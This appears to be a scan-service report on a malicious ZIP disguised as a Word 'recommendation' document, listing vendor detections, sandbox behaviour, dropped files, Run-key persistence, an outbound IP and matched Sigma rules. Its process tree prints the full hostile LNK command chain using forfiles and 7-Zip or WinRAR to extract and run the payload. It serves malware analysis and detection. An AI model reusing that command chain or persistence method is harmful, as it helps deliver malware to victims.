

7872d8845a332dce517adae9c3389fde5313ff2fed38c2577f3b498da786db68
Sign in
Sign up

50
/ 69

Community Score -54

50/69 security vendors flagged this file as malicious

7872d8845a332dce517adae9c3389fde5313ff2fed38c257…
Summary%20MSs%20reporting%20-%20recommendat…

zip · long-sleeps · contains-pe · detect-debug-environment

Size
754.46 KB

Last Analysis Date
17 days ago

ZIP

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to **automate checks.**

☑ Display grouped sandbox reports

☑	DAS-Secu…	⚠ 1	5	0	0	6	1
☑	Zenbox	⚠ 0	3	0	2	4	0

Activity Summary

Detections
1 MALWARE

Mitre Signatures
4 HIGH · 13 MEDIUM · 2 LOW · 11 INFO

IDS Rules
NOT FOUND

Sigma Rules
2 MEDIUM

Dropped Files
6 OTHER · 1 LNK · 1 PE_EXE · 1 TEXT

Network comms
1 IP

Behavior Tags

detect-debug-environment · long-sleeps · persistence · runtime-modules

Dynamic Analysis Sandbox Detections

⚠ The sandbox DAS-Security Orcas flags this file as: MALWARE

MITRE ATT&CK Tactics and Techniques

- + Execution TA0002
- + Persistence TA0003
- + Privilege Escalation TA0004
- + Defense Evasion TA0005
- + Discovery TA0007

Crowdsourced Sigma Rules

CRITICAL 0 · HIGH 0 · MEDIUM 2 · LOW 0

⚠ Matches rule Use of Forfiles For Execution by Nasreddine Bencherchali at Sigma Integrated Rule Set (GitHub)
↳ *Execute commands and binaries from the context of "forfiles". This is used as a LOLBIN for example to bypass application whitelisting.*

⚠ Matches rule Use Short Name Path in Command Line by frack113, Nasreddine Bencherchali at Sigma Integrated Rule Set (GitHub)
↳ *Detect use of the Windows 8.3 short name. Which could be used as a method to avoid command-line detection*

IP Traffic

TCP 195.211.97.117:443

Behavior Similarity Hashes

DAS-Security Orcas	6b15ac05bfa431e5af0189779a33dd8f
Zenbox	aeee791743ede3fe27b0d620f741730f

File system actions

Files Opened

- C:\Users\Admin\AppData\Local\Temp\Summary MSs reporting - recommendation.docx
- C:\Users\Admin\AppData\Local\Temp\tmp.dat
- C:\Users\Admin\VirtualFile
- C:\Users\Admin\VirtualFile\LMIGuardianDll.dll
- C:\Users\Admin\VirtualFile\LMIGuardianSvc.exe
- C:\Users\Admin\helps
- C:\Users\Admin\helps\LMIGuardianDat.dat
- C:\Program Files (x86)\Common Files\Oracle\Java\javapath\
- C:\Users\desktop.ini
- C:\Users\user\3D Objects\

Files Written

- C:\Users\Admin\AppData\Local\Temp\Summary MSs reporting - recommendation.docx
- C:\Users\Admin\AppData\Local\Temp\tmp.dat
- C:\Users\Admin\VirtualFile\LMIGuardianDll.dll
- C:\Users\Admin\VirtualFile\LMIGuardianSvc.exe
- C:\Users\Admin\helps\LMIGuardianDat.dat
- C:\Users\user\AppData\Local\Microsoft\Windows\Caches
- C:\Users\user\AppData\Local\Temp\1orvxjwi.tdz
- C:\Users\user\AppData\Local\Temp\1orvxjwi.tdz\Summary MSs reporting - recommendationl.doc.lnk
- C:\Users\user\AppData\Local\Temp\1orvxjwi.tdz\__
- C:\Users\user\AppData\Local\Temp\1orvxjwi.tdz\_______

Files Deleted

- C:\Users\Admin\AppData\Local\Temp\tmp.dat

Files Copied

+ C:\Users\Admin\AppData\Local\Temp\CVRBB28.tmp

Files With Modified Attributes

- C:\Users\Admin\VirtualFile\
- C:\Users\Admin\helps\

Files Dropped

+ C:\Users\Admin\AppData\Local\Temp\CVRBB28.tmp
+ C:\Users\Admin\AppData\Local\Temp\Summary MSs reporting - recommendation.docx
+ C:\Users\Admin\AppData\Local\Temp\tmp.dat
+ C:\Users\Admin\VirtualFile\LMIGuardianDll.dll
+ C:\Users\Admin\VirtualFile\LMIGuardianSvc.exe
+ C:\Users\Admin\helps\LMIGuardianDat.dat

+ C:\Users\user\AppData\Local\Temp\1orvxjwi.tdz\_________________________\work2022.tmt

+ C:\Users\user\AppData\Local\Temp\unarchiver.log

Registry actions ⓘ

Registry Keys Opened

- \REGISTRY\MACHINE\SOFTWARE\Wow6432Node\Microsoft\Internet Explorer\Version Vector
- \REGISTRY\MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\User Agent\Post Platform
- \REGISTRY\MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Internet Settings\User Agent\Post Platform
- \REGISTRY\MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Internet Settings\WinHttp\Tracing
- \REGISTRY\MACHINE\SYSTEM\CurrentControlSet\Services\Winsock\Setup Migration\Providers\Tcpip
- \REGISTRY\MACHINE\Software\CLASSES\ms-pu
- \REGISTRY\MACHINE\Software\Wow6432Node\Microsoft\windows\CurrentVersion\Internet Settings\Connections
- \REGISTRY\MACHINE\System\CurrentControlSet\Control\SecurityProviders\Schannel
- \REGISTRY\MACHINE\System\CurrentControlSet\Services\WinSock2\Parameters\AppId_Catalog
- \REGISTRY\MACHINE\System\CurrentControlSet\Services\Winsock2\Parameters

Registry Keys Set

+ \REGISTRY\MACHINE\Software\CLASSES\ms-pu

+ \REGISTRY\MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run

+ \REGISTRY\USER\S-1-5-21-870151485-863566166-2146164720-1000\Software\Microsoft\Windows\CurrentVersion\Run

Process and service actions ⓘ

Processes Created

- ${SamplePath}_________________________\work2022.tmt
- C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE
- C:\Users\Admin\VirtualFile\LMIGuardianSvc.exe

Shell Commands

```
"C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE" /n "C:\Users\Admin\AppData\Local\Temp\Summary MSs reporting - recommendation.docx"
C:\Users\Admin\VirtualFile\LMIGuardianSvc.exe 732
__\____\______\__\_____\___\___\work2022.tmt
```

Processes Terminated

- ${SamplePath}_________________________\work2022.tmt
- C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE
- C:\Users\Admin\VirtualFile\LMIGuardianSvc.exe
- C:\Windows\System32\cmd.exe

Processes Tree

```
892 - "C:\Windows\System32\cmd.exe" /c "__\____\______\__\_____\___\___\work2022.tmt||(forfiles /^P C:\Users\Admin\ /S /^M "Summary MSs reporting - recommendationl.zip" /C "cmd /c (c:\progra~1\7-Zip\7z x -y -aoa @path||c:\progra~2\7-Zip\7z x -y -aoa @path||c:\progra~1\winrar\winrar x -id -o+ @path||c:\progra~2\winrar\winrar x -id -o+ @path)&&__\____\______\__\_____\___\___\work2022.tmt")"
  ↳ 3148 - __\____\______\__\_____\___\___\work2022.tmt
    ↳ 3536 - "C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE" /n "C:\Users\Admin\AppData\Local\Temp\Summary MSs reporting - recommendation.docx"
    ↳ 3604 - C:\Users\Admin\VirtualFile\LMIGuardianSvc.exe 732
[illegible]
  ↳ 5216 - C:\Windows\SysWOW64\7za.exe C:\Windows\System32\7za.exe" x -pinfected -y -o"C:\Users\user\AppData\Local\Temp\1orvxjwi.tdz" "C:\Users\user\Desktop\Summary_20MSs_20reporting_20-_20recommendationl.zip
```

Sign in Sign up

```
recommendationl.doc.lnk
  ↳ 1092 - C:\Windows\System32\conhost.exe C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
  ↳ 6736 - C:\Windows\SysWOW64\cmd.exe C:\Windows\System32\cmd.exe" /c "__\____\______\__\_____\___\___\work2022.tmt||(forfiles /^P
C:\Users\user\ /S /^M "Summary MSs reporting - recommendationl.zip" /C "cmd /c (c:\progra~1\7-Zip\7z x -y -aoa @path||c:\progra~2\7-Zip\7z
x -y -aoa @path||c:\progra~1\winrar\winrar x -id -o+ @path||c:\progra~2\winrar\winrar x -id -o+
@path)&&__\____\______\__\_____\___\___\work2022.tmt")
```

Synchronization mechanisms & Signals

Mutexes Created

```
LMIGuardianICDKhn
\Sessions\1\BaseNamedObjects\Global\SyncRootManager
\Sessions\1\BaseNamedObjects\Local\ZonesCacheCounterMutex
\Sessions\1\BaseNamedObjects\Local\ZonesLockedCacheCounterMutex
```

Modules loaded

Runtime Modules

```
${SamplePath}\__\____\______\__\_____\___\___\LMIGuardianDll.dll
${SamplePath}\__\____\______\__\_____\___\___\work2022.tmt
C:\Program Files (x86)\Common Files\Microsoft Shared\OFFICE14\2052\MSOINTL.DLL
C:\Program Files (x86)\Common Files\Microsoft Shared\OFFICE14\MSO.DLL
C:\Program Files (x86)\Common Files\Microsoft Shared\OFFICE14\MSORES.DLL
C:\Program Files (x86)\Common Files\Microsoft Shared\OFFICE14\MSPTLS.DLL
C:\Program Files (x86)\Common Files\microsoft shared\OFFICE14\Cultures\OFFICE.ODF
C:\Program Files (x86)\Microsoft Office\Office14\2052\WWINTL.DLL
C:\Program Files (x86)\Microsoft Office\Office14\DBGHELP.DLL
C:\Program Files (x86)\Microsoft Office\Office14\GFX.DLL
```

Our product

- Contact Us
- Get Support
- How It Works
- ToS | Privacy Notice
- Blog | Releases

Community

- Join Community
- Vote and Comment
- Contributors
- Top Users
- Community Buzz

Tools

- API Scripts
- YARA
- Desktop Apps
- Browser Extensions
- Mobile App

Premium Services

- Get a demo
- Intelligence
- Hunting
- Graph
- API v3 | v2

Documentation

- Searching
- Reports
- API v3 | v2
- Use Cases